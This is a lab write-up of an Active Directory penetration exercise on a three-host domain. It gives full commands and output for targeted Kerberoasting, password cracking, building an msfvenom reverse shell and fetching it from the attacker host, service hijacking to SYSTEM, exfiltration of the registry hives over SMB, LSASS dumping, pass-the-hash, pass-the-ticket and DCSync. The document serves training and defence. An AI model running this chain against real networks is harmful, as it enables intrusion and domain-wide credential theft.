Forensics
Assumed-breach, OSCP-style AD lab (DC + 2 member servers). Targeted Kerberoasting, a cracked Access database, and a service misconfiguration lead to SYSTEM. A DA ticket left behind on a forensics box finishes it with DCSync.
- Platform
- Hack Smarter
- Difficulty
- Medium
- OS
- Windows
- IP
- 10.1.199.98 (DC01) 10.1.88.10 (WS01) 10.1.90.224 (FORENSICS01)
- Rustscan
- Netexec
- BloodHound
- Bloodhound-Python
- TargetedKerberoast
- John the Ripper
- Office2John
- MdbTools
- Evil-WinRM
- PrivescCheck
- MSFVenom
- Penelope
- Impacket
- Mimikatz
- ProcDump
- pypykatz
Reconnaissance - Mapping the Environment
The scope contained three Windows servers. TCP port scans identified SMB, RDP, and WinRM on all three. Only DC01 exposed the characteristic Active Directory services such as DNS (53), Kerberos (88), and LDAP (389).
Host and service discovery
Command — repeat for each in-scope IP:
rustscan -a 10.1.199.98 -- -sV -sC -Pnrustscan -a 10.1.88.10 -- -sV -sC -Pnrustscan -a 10.1.90.224 -- -sV -sC -PnOutput - DC01 (10.1.199.98), selected ports:
PORT STATE SERVICE53/tcp open domain88/tcp open kerberos-sec135/tcp open msrpc139/tcp open netbios-ssn389/tcp open ldap (Domain: LAINOSCP.local)445/tcp open microsoft-ds636/tcp open tcpwrapped3268/tcp open ldap3389/tcp open ms-wbt-server5985/tcp open http Microsoft HTTPAPI httpd 2.09389/tcp open mc-nmfOutput - WS01 (10.1.88.10), selected ports:
PORT STATE SERVICE135/tcp open msrpc139/tcp open netbios-ssn445/tcp open microsoft-ds3389/tcp open ms-wbt-server5985/tcp open http Microsoft HTTPAPI httpd 2.0Output - FORENSICS01 (10.1.90.224), selected ports:
PORT STATE SERVICE135/tcp open msrpc139/tcp open netbios-ssn445/tcp open microsoft-ds3389/tcp open ms-wbt-server5985/tcp open http Microsoft HTTPAPI httpd 2.0Source correction: Two scan headings in the raw notes identify the wrong host/IP combination. The service fingerprints,
rdp-ntlm-info, and later/etc/hostsentries establish the mapping used in this writeup: DC01 = 10.1.199.98; WS01 = 10.1.88.10; FORENSICS01 = 10.1.90.224. The original raw scan text was a port listing rather than a recorded full RustScan invocation, the three commands above are reproducible equivalents, not copied session commands.
Configure name resolution
Commands:
echo '10.1.199.98 DC01.LAINOSCP.local DC01 LAINOSCP.local LAINOSCP' | sudo tee -a /etc/hostsecho '10.1.88.10 WS01.LAINOSCP.local WS01' | sudo tee -a /etc/hostsecho '10.1.90.224 FORENSICS01.LAINOSCP.local FORENSICS01' | sudo tee -a /etc/hostsThis avoids hostname resolution issues in SMB, Kerberos, and WinRM tooling.
Initial Domain Access - Validating shannon
The exercise provided shannon:GoldSeagull123, so the first task was to identify which services would accept this account - not to guess credentials.
Command:
nxc smb DC01 WS01 FORENSICS01 -u shannon -p 'GoldSeagull123'Output (selected):
SMB 10.1.90.224 445 FORENSICS01 [+] LAINOSCP.local\shannon:GoldSeagull123SMB 10.1.88.10 445 WS01 [+] LAINOSCP.local\shannon:GoldSeagull123SMB 10.1.199.98 445 DC01 [+] LAINOSCP.local\shannon:GoldSeagull123Command - evaluate protocol access on DC01:
nxcspray all 10.1.199.98 -u shannon -p 'GoldSeagull123'Output (selected):
SMB DC01 [+] LAINOSCP.local\shannon:GoldSeagull123LDAP DC01 [+] LAINOSCP.local\shannon:GoldSeagull123WINRM DC01 [-] LAINOSCP.local\shannon:GoldSeagull123RDP DC01 [+] LAINOSCP.local\shannon:GoldSeagull123Authentication to SMB and LDAP gave us the visibility required for domain enumeration. A failed WinRM check was an access limitation - not evidence the credentials were invalid.
Enumerate domain users
Command:
nxc smb DC01 -u shannon -p 'GoldSeagull123' --usersOutput (selected):
[*] Enumerated 7 local users: LAINOSCPAdministratorGuestkrbtgtshannonlionkanonerikaThe four non-built-in identities were shannon, lion, kanon, and erika. The next step was to understand their ACL relationships.
BloodHound - Finding a Targeted Kerberoasting Path
Command:
bloodhound-python -u shannon -p 'GoldSeagull123' -d LAINOSCP.local -ns 10.1.199.98 -c All --zipOutput (selected):
INFO: Found AD domain: lainoscp.localINFO: Found 1 domains in the forestINFO: Found 3 computersINFO: Found 8 usersINFO: Found 52 groupsINFO: Found 2 gposINFO: Found 0 trustsINFO: Querying computer: FORENSICS01.LAINOSCP.localINFO: Querying computer: WS01.LAINOSCP.localINFO: Querying computer: DC01.LAINOSCP.localINFO: Done in 00M 28SINFO: Compressing output into 20261002091545_bloodhound.zip
The subsequent successful targetedKerberoast.py result established that the supplied account could temporarily register an SPN against lion.
That write access enabled a targeted Kerberoast even if the target did not already expose a roastable SPN.
The raw notes do not include a textual dump of the specific BloodHound edge, so its exact label should be checked against the screenshot before publication.
Request a service ticket for lion
Command:
targetedKerberoast.py -v -d 'LAINOSCP.local' -u 'shannon' -p 'GoldSeagull123' --request-user lionOutput (selected: long TGS blob abbreviated):
[*] Starting kerberoast attacks[*] Attacking user (lion)[VERBOSE] SPN added successfully for (lion)[+] Printing hash for (lion)$krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lion*$2dd797...<truncated>[VERBOSE] SPN removed successfully for (lion)Why this works: With sufficient permission to modify the target’s SPN, the attacker can request an RC4-encrypted Kerberos service ticket and attempt an offline password crack. The tool’s output also confirms removal of the temporary SPN.
Crack the TGS hash
Command:
john --wordlist=/usr/share/wordlists/rockyou.txt lion.hashOutput (selected):
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23)Blink182 (?)1g 0:00:00:00 DONESession completed.Result: The lion password was recovered as Blink182.
The notes do not show the command that saved the displayed ticket into lion.hash
That file must contain the hash output for John to process it.
Lateral Movement - WinRM as lion on WS01
Command — validate newly recovered credentials:
nxc smb DC01 WS01 FORENSICS01 -u lion -p 'Blink182'Output (selected):
SMB WS01 [+] LAINOSCP.local\lion:Blink182SMB FORENSICS01 [+] LAINOSCP.local\lion:Blink182SMB DC01 [+] LAINOSCP.local\lion:Blink182Command - determine where WinRM is authorized:
nxcspray all WS01 -u lion -p 'Blink182'Output (selected):
SMB WS01 [+] LAINOSCP.local\lion:Blink182WINRM WS01 [+] LAINOSCP.local\lion:Blink182 (Pwn3d!)RDP WS01 [+] LAINOSCP.local\lion:Blink182This was the first documented interactive foothold. Although lion authenticated to SMB on other hosts, the record showed WinRM execution access specifically on WS01.
Command:
evil-winrm -i WS01 -u lion -p 'Blink182'Output:
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\lion\Documents>Credential Discovery - Password-Protected Access Database
Once inside WS01, user-directory enumeration revealed a Microsoft Access database in lion’s Downloads directory.
Command (WinRM):
tree C:\Users\lion /FOutput (relevant section):
C:\USERS\LION+---Downloads Database1.accdbCommand (WinRM):
download C:\Users\lion\Downloads\Database1.accdbOutput:
Info: Downloading C:\Users\lion\Downloads\Database1.accdb to Database1.accdbInfo: Download successful!Identify the file and extract a crackable hash
Commands (Kali):
file Database1.accdbmdb-tables Database1.accdbOutput:
Database1.accdb: Microsoft Access Databasemdb_read_table: Page 2 [size=4096] is not a valid table definition page (First byte = 0x81, expected 0x02)Unable to read table MSysObjectsFile does not appear to be an Access databaseThe MDB parser failure alone does not conclusively prove encryption; the next test established that the file exposed an Office password hash.
Commands:
office2john Database1.accdb > db.hashjohn --wordlist=/usr/share/wordlists/rockyou.txt db.hashOutput (selected):
Loaded 1 password hash (Office, 2007/2010/2013)Cost 1 (MS Office version) is 2013Cost 2 (iteration count) is 100000battle (Database1.accdb)1g 0:00:00:02 DONEResult: The database password was battle.
The database was then opened on Windows. Its records contained credentials, including a domain account kanon, whose password was ServingHell000. The source includes a screenshot of the table but not an export command or textual table query.

kanon : ServingHell000shannon : GoldSeagull123gap : Fashion123 (different email domain; not used in this chain)Privilege Escalation - kanon and an Insecure Service
Validate kanon and establish WinRM access
Command:
nxc smb DC01 WS01 FORENSICS01 -u kanon -p 'ServingHell000'nxcspray all WS01 -u kanon -p 'ServingHell000'Output (selected):
SMB WS01 [+] LAINOSCP.local\kanon:ServingHell000SMB FORENSICS01 [+] LAINOSCP.local\kanon:ServingHell000SMB DC01 [+] LAINOSCP.local\kanon:ServingHell000WINRM WS01 [+] LAINOSCP.local\kanon:ServingHell000 (Pwn3d!)PrivescCheck was uploaded to WS01 from an established WinRM session to identify privilege-escalation conditions.
Command (WinRM):
. .\PrivescCheck.ps1Invoke-PrivescCheck -Extended -ForceOutput (relevant finding):
Name : wuauservIdentityReference : LAINOSCP\kanonPermissions : ChangeConfig, Start, StopFinding: kanon could modify the configuration of wuauserv (Windows Update), a service configured to run with elevated privileges.
Changing the service executable and starting it permitted execution as the service account - confirmed as SYSTEM in this lab.
Prepare the payload and transfer it to WS01
Command (Kali):
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.200.102.204 LPORT=4444 -f exe -o rev.exeOutput:
Payload size: 460 bytesFinal size of exe file: 7680 bytesSaved as: rev.exeCommand (Kali):
python3 -m http.server 9001Output (relevant request):
Serving HTTP on 0.0.0.0 port 9001 ...10.1.88.10 - - [02/Oct/2026 10:49:46] "GET /rev.exe HTTP/1.1" 200 -Modify and start the service
Commands (WinRM):
cd C:\Windows\TempIWR -Uri http://10.200.102.204:9001/rev.exe -OutFile rev.exesc.exe config wuauserv binPath= "C:\Windows\Temp\rev.exe"sc.exe stop wuauservsc.exe start wuauservOutput (selected):
[SC] ChangeServiceConfig SUCCESS[SC] ControlService FAILED 1062:The service has not been started.The failed stop was not a blocker: the service was already stopped. A separately running Penelope listener recorded a successful callback.
Command (Kali):
penelopeOutput (selected):
[+] Listening for reverse shells on 0.0.0.0:4444[+] [New Reverse Shell] => WS01 10.1.88.10 ... 👤 nt authority\system[+] Interacting with session [1]C:\Windows\system32>Result: Local privilege escalation to NT AUTHORITY\SYSTEM on WS01 was confirmed.
Credential Extraction - SAM, SYSTEM and SECURITY Hives
SYSTEM access made it possible to export registry hives and inspect local credentials and LSA secrets. The original notes show multiple valid exfiltration methods; one complete route is presented here, followed by a short alternative.
Save registry hives
Commands (SYSTEM shell):
reg save HKLM\SAM C:\Windows\Temp\sam.savereg save HKLM\SYSTEM C:\Windows\Temp\system.savereg save HKLM\SECURITY C:\Windows\Temp\security.saveOutput:
The operation completed successfully.The operation completed successfully.The operation completed successfully.Transfer files and parse secrets
Command (Kali - authenticated SMB server):
impacket-smbserver share ~/Desktop -smb2support -username kali -password kaliCommands (SYSTEM shell):
net use \\10.200.102.204\share /u:kali kalicopy C:\Windows\Temp\sam.save \\10.200.102.204\share\copy C:\Windows\Temp\system.save \\10.200.102.204\share\copy C:\Windows\Temp\security.save \\10.200.102.204\share\Output:
The command completed successfully.1 file(s) copied.1 file(s) copied.1 file(s) copied.Command (Kali):
impacket-secretsdump -sam sam.save -system system.save -security security.save LOCALOutput (selected, sensitive blobs shortened):
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)Administrator:500:...:b0f766671773ab7166af818b802033fa:::[*] Dumping cached domain logon information (domain/username:hash)LAINOSCP.LOCAL/lion:$DCC2$10240#lion#...LAINOSCP.LOCAL/kanon:$DCC2$10240#kanon#...LAINOSCP.LOCAL/erika:$DCC2$10240#erika#...[*] Dumping LSA Secrets[*] _SC_MonitorLK(Unknown User):DetectitiveOHYEAH17[*] Cleaning up...The DCC2 entries are cached-domain-logon verifiers, not directly pass-the-hash-compatible NT hashes. The useful new lead was _SC_MonitorLK and its recoverable plaintext secret.
Correlate the LSA secret with erika
The notes then used Mimikatz to identify the service account associated with the recovered secret.
Command (SYSTEM shell; tool already transferred to the target):
C:\Windows\Temp\mk.exe "privilege::debug" "token::elevate" "lsadump::secrets" "sekurlsa::logonpasswords" "exit"Output (relevant lines):
_SC_MonitorLK / service 'MonitorLK' with username : LAINOSCP\erikacur/text: DetectitiveOHYEAH17Result: Service credentials for LAINOSCP\erika were obtained. The LSA secret by itself did not provide the username; the follow-up inspection supplied that attribution.
Alternative file transfer documented in the original: Under SYSTEM, grant
kanonread permission on the exported hive files withicacls, then use Evil-WinRM’sdownloadcommand. This avoids starting an additional SMB server and reaches the same local hive-analysis step.
Lateral Movement - WinRM to FORENSICS01 as erika
Command (Kali):
nxc smb DC01 WS01 FORENSICS01 -u erika -p 'DetectitiveOHYEAH17'nxcspray all FORENSICS01 -u erika -p 'DetectitiveOHYEAH17'Output (selected):
SMB DC01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17SMB WS01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17SMB FORENSICS01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17WINRM FORENSICS01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17 (Pwn3d!)Command:
evil-winrm -i FORENSICS01 -u erika -p 'DetectitiveOHYEAH17'Output:
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\erika\Documents>Inspect token privileges
Command (WinRM):
whoami /allOutput (relevant lines):
User Name      SIDlainoscp\erika S-1-5-21-2387301235-874641830-263055908-1106
BUILTIN\Remote Management UsersMandatory Label\High Mandatory Level
Privilege Name          StateSeDebugPrivilege        EnabledSeChangeNotifyPrivilege Enabled
An enabled SeDebugPrivilege allowed powerful process inspection on this host. It is not automatically identical to SYSTEM membership, successful protected-process access still depends on host protections and execution context.
The next command proved that LSASS could be dumped in this instance.
LSASS Credential Access - Local Administrator on FORENSICS01
Dump LSASS with ProcDump
Commands (WinRM):
IWR -Uri http://10.200.102.204:9001/procdump.exe -OutFile pd.exe.\pd.exe -accepteula -ma 684 lsass.dmpOutput:
ProcDump v12.01 - Sysinternals process dump utility[08:24:28]Dump 1 initiated: C:\Users\erika\Documents\lsass.dmp[08:24:28]Dump 1 complete: 50 MB written in 0.2 seconds[08:24:28]Dump count reached.The process ID (684) came from the recorded session; LSASS PIDs vary across hosts and boots.
After transferring the dump to Kali using the authenticated SMB share, it was parsed with pypykatz.
Command (Kali):
pypykatz lsa minidump ~/Desktop/lsass.dmpOutput (selected):
== LogonSession ==username Administratordomainname FORENSICS01 == MSV == Username: Administrator Domain: FORENSICS01 NT: [REDACTED]Interpretation: This hash belonged to FORENSICS01’s local Administrator, not the domain’s built-in Administrator. That distinction determines where it can be used.
Authenticate with the local Administrator hash
Command (Kali):
impacket-psexec administrator@10.1.90.224 -hashes '[REDACTED]'Output (selected):
[*] Requesting shares on 10.1.90.224.....[*] Found writable share ADMIN$[*] Uploading file WSqxtojU.exe[*] Opening SVCManager on 10.1.90.224.....[*] Creating service Uvyy on 10.1.90.224.....[*] Starting service Uvyy.....Microsoft Windows [Version 10.0.20348.587]C:\Windows\system32>Result: Administrative execution on FORENSICS01 was confirmed.
IOC Artifacts - An Exposed Administrator Kerberos Ticket
The source records inspection of a forensics evidence folder in the local Administrator profile.
Commands (FORENSICS01 shell):
dir C:\Users\Administrator\Documents\iocstype C:\Users\Administrator\Documents\iocs\notes.txtOutput:
administrator.kirbibeacon_x64.exenotes.txt
-Attackers where able to deliver cobaltstrike beacons and achieve foothold-They compromised a machine where domain admin was logged in and extracted it's ticket-SOC team was able to detect the attack due to the attackers writting the ticket to disk
The administrator.kirbi file was the pivotal discovery: it was a Kerberos ticket artifact associated with a past incident.
The notes indicate attackers had written a privileged user’s ticket to disk and the SOC had detected that action.
Leaving this ticket accessible created a new route to domain-wide privilege escalation.
Key lesson: Forensics collections, incident-response staging folders, and copied evidence can contain live authentication material. Evidence files must be treated as credentials when they include ticket caches, access tokens, or session secrets.
Pass-the-Ticket and DCSync - Domain Compromise
The recorded attack loaded the recovered Kerberos ticket into the current session and executed DCSync to retrieve the domain Administrator’s credential material.
Command (FORENSICS01; Mimikatz):
C:\Windows\Temp\mk.exe "privilege::debug" "kerberos::ptt C:\Users\Administrator\Documents\iocs\administrator.kirbi" "lsadump::dcsync /domain:LAINOSCP.local /user:Administrator" "exit"Output (selected):
mimikatz(commandline) # privilege::debugPrivilege '20' OK
mimikatz(commandline) # kerberos::ptt C:\Users\Administrator\Documents\iocs\administrator.kirbi* File: 'C:\Users\Administrator\Documents\iocs\administrator.kirbi': OK
mimikatz(commandline) # lsadump::dcsync /domain:LAINOSCP.local /user:Administrator[DC] 'LAINOSCP.local' will be the domain[DC] 'DC01.LAINOSCP.local' will be the DC server[DC] 'Administrator' will be the user account
Object RDN           : AdministratorSAM Username         : AdministratorObject Relative ID   : 500
Credentials:  Hash NTLM: [REDACTED]
Why it works: A valid privileged Kerberos ticket can provide the authentication context for a directory replication request. DCSync then requests password material via the directory replication interfaces rather than dumping a file directly from the domain controller. The output demonstrates successful retrieval of the Administrator NT hash.
Validate the domain Administrator hash
Command (Kali):
nxc smb DC01 -u administrator -H '[REDACTED]'Output:
SMB 10.1.199.98 445 DC01 [*] Windows Server 2022 Build 20348 x64SMB 10.1.199.98 445 DC01 [+] LAINOSCP.local\administrator:[REDACTED]Result: Domain Administrator credential recovery and authentication to DC01 were confirmed.